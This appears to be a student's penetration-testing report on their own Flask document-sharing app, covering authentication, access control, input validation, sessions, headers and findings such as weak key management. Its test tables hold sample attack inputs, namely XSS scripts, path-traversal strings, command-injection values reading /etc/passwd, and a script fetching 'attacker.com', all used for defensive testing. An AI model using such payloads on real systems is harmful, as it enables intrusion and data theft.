Executive Summary

The penetration testing cases below check the application's security against the most common web security threats. The testing was focused on key areas of security, including authentication, authorization, input validation, session management, and security configuration.

The application accounts for almost all of the bullet points on the security checklist provided to us in the project description. Authentication mechanisms enforce password complexity requirements, implement account lockout to prevent brute-force attacks and credential stuffing, and only allow for password resets by people who have access to the email provided. Authorization controls are properly enforced using decorator functions, preventing unauthorized access to documents and admin controls. To prevent data inference, the app returns generic errors (like HTTP 404), saying items could not be found, to avoid leaking sensitive information about the existence of resources such as documents.

Input validation mechanisms effectively prevent common injection attacks such as XSS, command injection, and path traversal. File uploads are protected through file type validation (check for a mismatch), size restrictions, etc. Session management is also handled securely, with random tokens generated and saved with proper cookie flags (HttpOnly, SameSite). Sessions are invalidated upon logout and password reset, or simply over time through expiration.


There were a few vulnerabilities found throughout testing (more details in the findings section). As a result of the application being deployed through Flask, HTTPS is not fully enforced. Additionally, sessions are not bound to IP addresses (due to the possibility of mobile users switching between cellular and WiFi), which could allow for session hijacking (with the right user-agent and a stolen session token). This would only be possible if the person had physical access to the browser, as sensitive data at rest is encrypted/hashed. File scanning relies on very basic validation and may not detect advanced malicious payloads that were not directly accounted for.

Overall, the application is well-secured against the common web vulnerabilities. With the addition of enforced HTTPS (assuming the application is properly deployed), enhanced storage (through encrypted databases), and perhaps an additional file scanning system, the application would be suitable for deployment in a production environment.

Testing Methodology

Authentication Testing

- brute force protection
- password complexity enforcement
- session management
- logout functionality
- password reset security

test	payload/action	expected result	actual result
registration with valid inputs	username: testuser0 email: test0@example.com password: StrongPass123!	accepts valid inputs and creates new user account	user successfully registered & stored in users.json, HTTP 201
registration with invalid email	abc@ user@@test.com test@.com @test.com	rejects invalid email format	 browser blocked via HTML5 validation. request not sent to app
registration with invalid username	#$%^&* user name aaaaaaaaaaaaaaaaaaaa (21 chars)	app rejects usernames that don't match requirements	HTTP 400: "Invalid username"
registration with short password	Abc123!	does not match strong password policy so fails	HTTP 400: "Password does not meet requirements"
registration with valid length password but missing lower, upper, number, or symbol	strongpass123! STRONGPASS123! StrongPassword! StrongPass123	does not match strong password policy so fails	HTTP 400: "Password does not meet requirements"
successful login	testuser0 StrongPass123!	successful session creation	HTTP 200: redirect to dashboard
logout	press logout button on dashboard	session successfully destroyed	HTTP 200: session successfully destroyed

fail once (invalid user or password or blank…), then valid login	username: testuser0 password: wrongpass and then testuser0 StrongPass123!	error message for failed attempt, successful session created for valid credentials	HTTP 401: invalid username or password HTTP 200: redirect to dashboard & session created
account lockout	username: testuser0 password: wrongpass 5 failed logins on same account (can be across different IPs)	temporarily lock account after repeated failed attempts	HTTP 401: "account is temporarily locked" → authentication denied, can't login for period of time
brute force / rate limiting	username: testuser1 password: wrongpass 10 failed logins from same IP in one minute (can be across different accounts)	limits repeated login attempts to prevent brute-force attacks	HTTP 429: blocked further requests temporarily
reset password with valid token	token: (real token from email) new password: NewStrong123!	successfully changed password, reflected in users.json as well (can no longer use old password)	HTTP 200: successfully changed password, cannot use old password, new password successful
reset password with invalid token	token: fake123 link will be: https://127.0.0.1:5000/reset-password-page?token=fake123	rejects invalid/expired reset tokens will let you attempt to set a password, but when you press reset password button, will print error	HTTP 400: "invalid token"
reset password with used token	request email/link and try using twice	rejects used tokens will let you attempt to set a password, but when you press reset password button, will print error	HTTP 400: "token already used"

Authorization Testing

- horizontal privilege escalation
- vertical privilege escalation
- direct object reference
- forced browsing

Given one guest `guest1`, three users `testuser1`, `testuser2`, `testuser3` and one admin `admin`

testuser1 is owner of docA

testuser2 does not have any permissions for docA

testuser3 is editor of docA

guest1 is viewer of docA

test	payload/action	expected result	actual result
read another user's document without permission	login as: testuser2 download docA with 127.0.0.1:5000/download/<docA_doc_id>	error: document not found (even if docid exists, will say not found so it does not reveal info)	HTTP 404: Pretty-print {"error":"Document not found"}
read another user's document with permission	login as: testuser3 attempt to download docA	download file	HTTP 200: downloaded file
delete or share/unshare another user's doc (as an editor)	login as: testuser3 attempt to delete / share docA	no authorization	HTTP 403: forbidden
guest tries to upload/share/unshare/delete	login as: guest1 try to upload, share, or delete docA	no authorization	HTTP 403: forbidden
non-admin tries admin pages or routes	login as: testuser1 try to access 127.0.0.1:5000/admin/dashboard	no authorization	HTTP 403: forbidden




	OR 127.0.0.1:5000/admin/logs		
after admin demotes user, even if now-guest was editor on doc, cannot edit. only view	demote testuser3	should not be able to replace document now	HTTP 403: forbidden even if you promote testuser3 again, they are still viewer for that document (do not get permissions back)
private/incognito with no session tries to access anything /dashboard etc	in incognito, try: 127.0.0.1:5000/dashboard 127.0.0.1:5000/documents 127.0.0.1:5000/admin/dashboard	fail because no authentication	HTTP 401: authentication required
attempt to download, share, or delete guessed or modified doc_id	try: 127.0.0.1:5000/download/<docA_doc_id>	fail, do not reveal existence of doc	error: “document not found”

Input Validation Testing


(there will be a few overlapping categories)



- XSS attempts
- path traversal
- command injection
- file upload vulnerabilities
- input length






test	payload/action	expected result	actual result

store XSS in username	register with username <script>alert('XSS')</script>	does not get stored	 “Invalid username”
store XSS in email	register with email <script>@test.com	does not get stored	 HTML5 catches the invalid email
XSS in the share target field	submit share input with target_username=<script>alert(1)</script>	does not execute	

XSS in filename	console input:
	const formData = new FormData();
	const file = new File(["test"], '<script>alert("XSS")</script>.txt');
	
	formData.append("file", file);
	
	fetch("/upload", {
	method: "POST",
	body: formData,
	credentials: "include"
	})
	.then(res => res.json())
	.then(data => console.log(data));
		invalid input	HTTP 400: bad request
			
			‘invalid file type’

path traversal in filename upload	console input:
	const formData = new FormData();
	
	const file = new File(["test content"], "../../evil.txt");
	
	formData.append("file", file);
	
	fetch("/upload", {
	
	method: "POST",
	
	body: formData,
	
	credentials: "include"
	
	})
	
	.then(res => res.json())
	
	.then(data => console.log(data));
		invalid file type	
			HTTP 400: bad request
			
			‘invalid file type’

path traversal in download req	req /download/../../../app.py	url should not be found	
command injection in username	test; ls OR test && whoami test | cat /etc/passwd	input treated as plain text… no command execution	
command injection in email/reset/share target field	submit test@example.com; cat /etc/passwd in login/reset/share field	input treated as plain text… no command execution	
oversized	username:	invalid username	invalid username

username/password	aaaaaaaaaaaaaaaaaaaaa (21+ chars) password: aaaaaaaaaa... (130+ chars)		
oversized file upload	upload file larger than 5mb	file too large	
file upload invalid extension	file.exe file.php file.js	invalid file type	
file upload invalid MIME type	Upload .pdf renamed to .jpg	file content doesn't match expected type	
file sig mismatch	rename image.png → file.pdf and upload	doesn't match expected type	
suspicious file content	test.txt included in /tests folder	suspicious file content detected	

Session Security Testing

- session fixation
- session hijacking
- concurrent session handling
- session timeout


test	payload/action	expected result	actual result
attempt to set token manually (fixation)	manually set cookie: session_token=abc123 and then login	new session token should be generated (random) ^^ make sure token changes after logging in	random new token generated
session hijacking	use stolen session	access should fail	access fails if


attempt	token from another user copy session_token from cookie in browser A paste into browser B	unless attacker matches user agent… also theoretically no way to get session_token unless they had direct access to the user's browser	different user-agent is used
session reuse after logout	log in, copy cookie/token, log out, reuse old cookie/token	invalid token	invalid token
invalid session token	try using session_token=asdf	invalid token	invalid token
expired session	log in, wait 30 minutes, then try to access a doc or download or anything	says authentication is required	authentication is required
session persistence	log in, refresh page or revisit page before timeout	session remains valid	can see page
same user, two browsers	login in Chrome login in OperaGX	should be able to log in on both	works on both
session binding	log in, copy cookie/token to a different browser/user agent	should not work because user-agent is different	session invalid
session binding (IP change)	log in, simulate IP change (if possible)	should still work	I couldn't test because i can't test localhost on my phone… not sure if grader can do this

Configuration Testing

- security headers
- TLS/SSL configuration
- error handling

- debug mode disabled


test	payload/action	expected result	actual result
security headers	inspect response headers in browser check for: Content-Security-Policy X-Frame-Options X-Content-Type-Options Strict-Transport-Security Referrer-Policy Permissions-Policy	all security headers should be present	
content security policy	try inputting the following into any text boxes: <script>alert(‘CSP test’)</script>	this will fail due to input validation, but even if it somehow got through, it would not execute	blocked by input validation




clickjacking protection	go to inspect element and to console
	
	paste in:
	const iframe = document.createElement("iframe");
	iframe.src = "http://127.0.0.1:5000";
	document.body.appendChild(iframe);
		app cannot be embedded in an iframe	

MIME sniffing protection	input any invalid MIME types or mismatches	should not allow for invalid MIME types	X-Content-Type-Options: nosniff header was present. When testing with mismatched extensions, browser did not allow them to be uploaded

referrer policy	login as testuser1 so it redirects to dashboard into console, input: window.open("https://example.com");	referrer info should be limited when navigating cross-origin	Referer https://127.0.0.1:5000/ success: doesn't show rest of URL including documents or any other links

permissions policy	console:
	
	navigator.geolocation.getCurrentPosition(
	() => console.log("ALLOWED"),
	(err) => console.log("BLOCKED:", err)
	);
		unneeded browser features are disabled	`> navigator.geolocation.getCurrentPosition(`
			`() => console.log("ALLOWED"),`
			`(err) => console.log("BLOCKED:", err)`
			`);`
			`▸ [Violation] Permissions policy VM234:1`
			`violation: Geolocation access has been blocked because of a permissions policy applied to the current document. See https://crbug.com/414348233 for more details.`
			`<· undefined`
			`BLOCKED: VM234:3`
			`▸ GeolocationPositionError {code: 1, message: 'Geolocation has been disabled in this document by permissions policy.'}`

HSTS enabled	http://127.0.0.1:5000	browser is told to use HTTPS for future requests	not enforced due to lack of HTTPS for local Flask deployment header is present though!!!  Strict-Transport-Security max-age=31536000; includeSubDomains
HTTPS redirect	http://127.0.0.1:5000	should automatically connect to https://127.0.0.1:5000	no redirect occurred due to lack of TLS configuration (because we are using Flask for a local deployment)


TLS/SSL enabled	check inspect element → security tab to see that TLS is enabled	TLS is active, and certificate is presented (even though its self signed)	 TLS enabled, but HTTPS is broken
secure cookie config	inspect → application tab check cookie to see verify HttpOnly is true Secure is true SameSite is lax or strict	should use secure attributes	
debug mode disabled	/download/asdf ^^ should trigger error because invalid doc id	should NOT show Flask stack trace	HTTP 404: 
invalid input error handling	login with no input fields download invalid doc id upload no file ../../../../etc/passwd <script>fetch('http://attacker.com')</script>	clean JSON error no crash	no crash


Findings (critical, high, medium, low)

HTTPS not enforced (Medium)

The application doesn't enforce an HTTPS connection, due to local deployment through Flask. However, the https redirect code is included in app.py, and the HSTS header is enabled.

As a result, if you try to visit http://127.0.0.1:5000, it will not redirect automatically to https://127.0.0.1:5000. Instead, it will say that the user could not reach the site because the connection isn't secure.





For remediation, the application should be deployed via a server rather than via local Flask deployment. However, for the context of this project, I am not deploying the application on a server.

Sessions are not bound to IP address (Low)

As described in the title, sessions are not bound to IP address. Theoretically, if the application were deployed on a server and anyone could connect, a mobile user could have issues with sessions (changes in cellular and wifi) if IP is bound. Therefore, the only binding enforcement being made is the user-agent, so they must use the same browser.

As a result of this, tokens could potentially be reused if stolen. The only way this would happen is if the user leaves their device unattended and someone manually checks the token and puts it into a cookie on their own matching browser.

A possible remediation attempt could be either enabling IP binding despite the mobile users, or perhaps detecting suspicious session reuse.

Limited Malware Detection (High)

For file uploads, the system checks the filename to make sure it's in a valid format. It also makes sure that the file extension matches the magic byte. It also does very basic pattern

recognition, and marks the upload as suspicious if it contains script or php. However, if there is any advanced malware that hasn't been accounted for in the code, it will be allowed into the system. In the context of this project, I think the malware checking is sufficient, but on a larger scale, this would be a security concern.

This could be fixed through integrating antivirus scanning of some sort. Antivirus scanning software is specific to detecting suspicious/malicious files, so it would be better suited for scanning files rather than trying to account for every individual threat.

Poor Key Management (Critical)

Rather than key management being enforced by a key management service or stored securely separately from the application, it is placed directly in the directory. Ideally, it would be stored securely on a separate storage system and rotated periodically to ensure safe encryption-at-rest. If someone gains access to the key, they can decrypt all documents and recover user emails, which would be a critical security breach.

Conclusion

The penetration testing process demonstrated that the application is well-protected against a wide range of common web app vulnerabilities. It covers input validation, secure sessions, and authorization/authentication enforcement. Injection attacks, brute force attempts, unauthorized access, and the most common file-based exploits are prevented.

However, due to the local development environment, a few limitations were found, including incomplete HTTPS enforcement and the inability to securely store the key. These limitations could be mitigated through secure server deployment, a key management system, and enhanced file scanning software. Overall, the application provides a solid security foundation and successfully mitigates the majority of tested attacks.